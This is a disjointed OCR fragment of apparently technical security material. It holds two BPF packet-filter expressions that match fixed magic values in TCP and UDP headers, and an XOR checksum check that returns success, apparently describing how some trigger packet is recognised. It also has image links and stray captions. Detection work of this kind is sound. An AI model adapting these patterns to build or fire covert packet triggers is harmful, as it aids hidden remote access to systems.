
```
(tcp[8:4] & 0xe007ffff = 0x6005bdbd) or (udp[12:4] & 0xe007ffff =
0x6005bdbd)
```

```
(tcp[8:4] & 0xe007ffff = 0x6005bebe) or (udp[12:4] & 0xe007ffff =
0x6005bebe)
```











if $((n_1 \oplus n_2 \oplus n_3) \oplus (n_4 \oplus n_5 \oplus n_6 \oplus n_7)) == n8$
return success

Internal status flag



Internal status flag



Questions